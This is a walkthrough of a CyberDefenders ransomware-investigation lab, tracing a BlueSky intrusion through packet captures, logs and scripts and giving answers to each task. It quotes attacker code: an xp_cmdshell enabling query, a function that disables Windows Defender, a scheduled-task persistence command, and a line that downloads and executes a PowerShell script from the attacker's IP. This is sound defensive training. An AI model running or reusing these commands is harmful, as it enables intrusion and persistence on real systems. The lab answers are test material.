BlueSky Ransomware (Cyber Defenders) - Walkthrough


Tuesday, September 3, 2024 12:10 PM

Story:
As a cybersecurity analyst on SecureTech's Incident Response Team, you're tackling an urgent case involving a high-profile corporation that suspects a sophisticated cyber-attack on its network. The corporation, which manages critical data across various industries, has experienced a ransomware attack, leading to the encryption of files and an immediate need for expert assistance to mitigate the damages and investigate the breach.

Your role in the team is to conduct a detailed analysis of the evidence to determine the extent and nature of the attack. Your objective is to identify the tactics, techniques, and procedures (TTPs) used by the threat actor to help your client contain the threat and restore the integrity of their network.

Task1: Knowing the source IP of the attack allows security teams to respond to potential threats quickly. Can you identify the source IP responsible for potential port scanning activity?


- I opened the PCAP file via Wireshark and accessed 'Statistics --> IPv4 Statistics -- > Destination and Ports .
  We are able to see a massive port scan that performed by the address '87.96.21.84'



87.96.21.84	1734	0.0115	36.28%	3.0800	2.826
UDP	199	0.0013	11.48%	0.0600	85.764
53	199	0.0013	100.00%	0.0600	85.764
TCP	1535	0.0102	88.52%	3.0800	2.826
80	100	0.0007	6.51%	0.3000	147.617
60984	1	0.0000	0.07%	0.0100	3.987
60968	1	0.0000	0.07%	0.0100	2.911
60962	1	0.0000	0.07%	0.0100	3.905
60934	1	0.0000	0.07%	0.0100	3.983
60928	1	0.0000	0.07%	0.0100	2.876
60920	1	0.0000	0.07%	0.0100	4.730
60908	1	0.0000	0.07%	0.0100	2.912
60892	1	0.0000	0.07%	0.0100	5.051
60788	1	0.0000	0.07%	0.0100	4.202
60778	1	0.0000	0.07%	0.0100	4.411
60710	1	0.0000	0.07%	0.0100	3.984
60620	1	0.0000	0.07%	0.0100	3.906
60588	1	0.0000	0.07%	0.0100	2.905

Task2: During the investigation, it's essential to determine the account targeted by the attacker. Can you identify the targeted account username?

- I uploaded the PCAP file to NetworkMiner and found the credentials:




☑ Show Cookies ☑ Show NTLM challenge-response □ Mask Passwords

Client	Server	Protocol	Username	Password	Valid login	Login timestamp
87.96.21.84 [Evgtjlcz] [sivV...	87.96.21.81 [87.96.21.81] (Windows)	TDS (SQL)	sa	cyb3rd3f3nd3r$	Unknown	2024-04-28 00:30:13 UTC

Task3: We need to determine if the attacker succeeded in gaining access. Can you provide the correct password discovered by the attacker?

- We able to see the password in the previous question:




Username	Password
sa	cyb3rd3f3nd3r$

Task4: Attackers often change some settings to facilitate lateral movement within a network. What setting did the attacker enable to control the target host further and execute further commands?

- To address this question, I used the "Parameters" section of Network Miner. We observed that the threat actor executed the command EXEC sp_configure **'xp_cmdshell', 1.**


  This command enables the xp_cmdshell extended stored procedure in SQL Server, which allows the execution of operating system commands directly from SQL Server. By setting the parameter to 1, the procedure is enabled, thereby granting the attacker the ability to run arbitrary commands on the server's operating system.



Parameter name	Parameter value	Frame number	Source host	Source port	Destination host
SQL Query 01	EXEC sp_configure 'show advanced options', 1	2643	87.96.21.84 [Evgtjlcz] [sivVZ]	TCP 33393	87.96.21.81 [87.96.21.81
SQL Query 11	RECONFIGURE	2643	87.96.21.84 [Evgtjlcz] [sivVZ]	TCP 33393	87.96.21.81 [87.96.21.81
SQL Query 21	EXEC sp_configure 'xp_cmdshell', 1	2643	87.96.21.84 [Evgtjlcz] [sivVZ]	TCP 33393	87.96.21.81 [87.96.21.81
SQL Query 31	RECONFIGURE	2643	87.96.21.84 [Evgtjlcz] [sivVZ]	TCP 33393	87.96.21.81 [87.96.21.81
SQL Query 41		2643	87.96.21.84 [Evgtjlcz] [sivVZ]	TCP 33393	87.96.21.81 [87.96.21.81

Task5: Process injection is often used by attackers to escalate privileges within a system. What process did the attacker inject the C2 into to gain administrative privileges?


- To identify the injected process, examine the event log file for Event ID 400, which indicates when a new PowerShell host process starts.
  Filtering for this ID reveals an entry with the hostname 'MSF Console,' associated with the Metasploit framework, confirming that exploitation was intended.
  The Details tab further shows that the host application is **winlogon.exe.**



```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=17

        HostName=MSFConsole
        HostVersion=0.1
        HostId=1693e66c-ce22-41d0-8356-4245271c31e8
        HostApplication=winlogon.exe
        EngineVersion=5.1.19041.4291
        RunspaceId=e61e01fe-a742-4249-8b10-dce1feb7ebba
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Task6: Following privilege escalation, the attacker attempted to download a file. Can you identify the URL of this file downloaded?


- Using NetworkMiner, we were able to see the files that were downloaded to the system. **The first file downloaded was checking.ps1 from the domain 87.96.21.84.**



```
   Details
..  87.96.21.84/checking.ps1
..  87.96.21.84/
..  87.96.21.84/del.ps1
..  87.96.21.84/del.ps1
..  87.96.21.84/ichigo-lite.ps1
..  87.96.21.84/Invoke-PowerDump.ps1
..  87.96.21.84/Invoke-SMBExec.ps1
..  87.96.21.84/extracted_hosts.txt
..  87.96.21.84/Invoke-PowerDump.ps1
..  87.96.21.84/javaw.exe
..  87.96.21.84/del.ps1
..  87.96.21.84/ichigo-lite.ps1
..  87.96.21.84/Invoke-PowerDump.ps1
..  87.96.21.84/Invoke-SMBExec.ps1
..  87.96.21.84/extracted_hosts.txt
..  87.96.21.84/Invoke-PowerDump.ps1
..  87.96.21.84/javaw.exe
```

Task7: Understanding which group Security Identifier (SID) the malicious script checks to verify the current user's privileges can provide insights into the attacker's intentions. Can you provide the specific Group SID that is being checked?


- To address this question, I downloaded the script from NetworkMiner and examined it.
  On the first line, we can see the SID that the malicious script checks to verify the current user's privileges.



```
$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major

$WarningPreference = "SilentlyContinue"
$ErrorActionPreference = "SilentlyContinue"
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }

$url = "http://87.96.21.84"

Function Test-URL {
    param (
        [string]$url
    )
```

Task8: Windows Defender plays a critical role in defending against cyber threats. If an attacker disables it, the system becomes more vulnerable to further attacks. What are the registry keys used by the attacker to disable Windows Defender functionalities? Provide them in the same order found.


- When we examined the script, we found the function of 'Disable-WindowsDefender', the registry keys found in the function.



```
Function Disable-WindowsDefender {

    if ($osver -eq "10") {

        Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
        Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle" -ErrorAction SilentlyContinue


        Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle\Java" -ErrorAction SilentlyContinue
        Set-MpPreference -ExclusionPath "C:\Windows" -ErrorAction SilentlyContinue


        $defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
        $defenderRegistryKeys = @(
            "DisableAntiSpyware",
            "DisableRoutinelyTakingAction",
            "DisableRealtimeMonitoring",
            "SubmitSamplesConsent",
            "SpynetReporting"
        )
```

Task9: Can you determine the URL of the second file downloaded by the attacker?


- The same method we found the first one.



```
87.96.21.84/del.ps1
87.96.21.84/del.ps1
```

Task10: Identifying malicious tasks and understanding how they were used for persistence helps in fortifying defenses against future attacks. What's the full name of the task created by the attacker to maintain persistence?

- We can find the answer in the 'Checking.ps1' script:



```
$WebClient = New-Object System.Net.WebClient
$WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c powershell
Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-lite.ps1'))
```


Task11: According to your analysis of the second malicious file, what is the MITRE ID of the tactic the file aims to achieve?

- **Stopping Critical Processes**: The list includes system and diagnostic tools (e.g., Task Manager, Performance Monitor). Stopping these processes can affect system monitoring and management.
- **Removing WMI Subscriptions**: This could disrupt any event-based monitoring or logging set up on the system.
- **Self-Termination**: The script will terminate itself, which could be used to hide its execution or effects.


  The script content seems to be related to 'Defense Evasion' Tactic - **TA0005**

Task12: What's the invoked PowerShell script used by the attacker for dumping credentials?

- I downloaded all the scripts the attacker downloaded and examined them. I found the 'Invoke-PowerDump.ps1' is related to local system hash dump



```
.SYNOPSIS
    Dumps hashes from the local system. Note: administrative privileges required.
.DESCRIPTION
```




```
.SYNOPSIS
   Dumps hashes from the local system. Note: administrative privileges required.
.DESCRIPTION
  Generate a command for dumping hashes from a Windows System PowerShell.exe -command
  Command must be executed as SYSTEM if ran as administrator it will privilage escalate to SYSTEM
  and execute a hashdump by reading the hashes from the registry.
.EXAMPLE
```

Task13: Understanding which credentials have been compromised is essential for assessing the extent of the data breach.
What's the name of the saved text file containing the dumped credentials?

- I navigated through all the files from the C2 and found the script 'ichigo-lite.ps1'.
  When I examined the script's content, I discovered that it retrieves hash content from the path 'C:\ProgramData\hashes.txt'.

Task14: Knowing the hosts targeted during the attacker's reconnaissance phase, the security team can prioritize their remediation efforts on these specific hosts. What's the name of the text file containing the discovered hosts?


- In the previous tasks, I downloaded all the available files from the Network Miner.
  One of the files is **'extracted_hosts.txt'** which is the answer.



```
...  87.96.21.84/Invoke-SMBExec.ps1
...  87.96.21.84/extracted_hosts.txt
```

Task15: After hash dumping, the attacker attempted to deploy ransomware on the compromised host, spreading it to the rest of the network through previous lateral movement activities using SMB. You're provided with the ransomware sample for further analysis. By performing behavioral analysis, what's the name of the ransom note file?


- To address this question, AI uploaded the ransomware to VT and examined the written files, I found a several files which are the notes '# DECRYPT FILES BLUESKY #'



```
C:\# DECRYPT FILES BLUESKY #.html
C:\# DECRYPT FILES BLUESKY #.txt
C:\DiskD\# DECRYPT FILES BLUESKY #.html
C:\DiskD\# DECRYPT FILES BLUESKY #.txt
C:\DiskX\# DECRYPT FILES BLUESKY #.html
C:\DiskX\# DECRYPT FILES BLUESKY #.txt
```

Task16: In some cases, decryption tools are available for specific ransomware families. Identifying the family name can lead to a potential decryption solution. What's the name of this ransomware family?

- You able to find the answer on VT:



Popular threat label ransomware.bluesky/conti   Threat categories ransomware trojan   Family labels bluesky conti encoder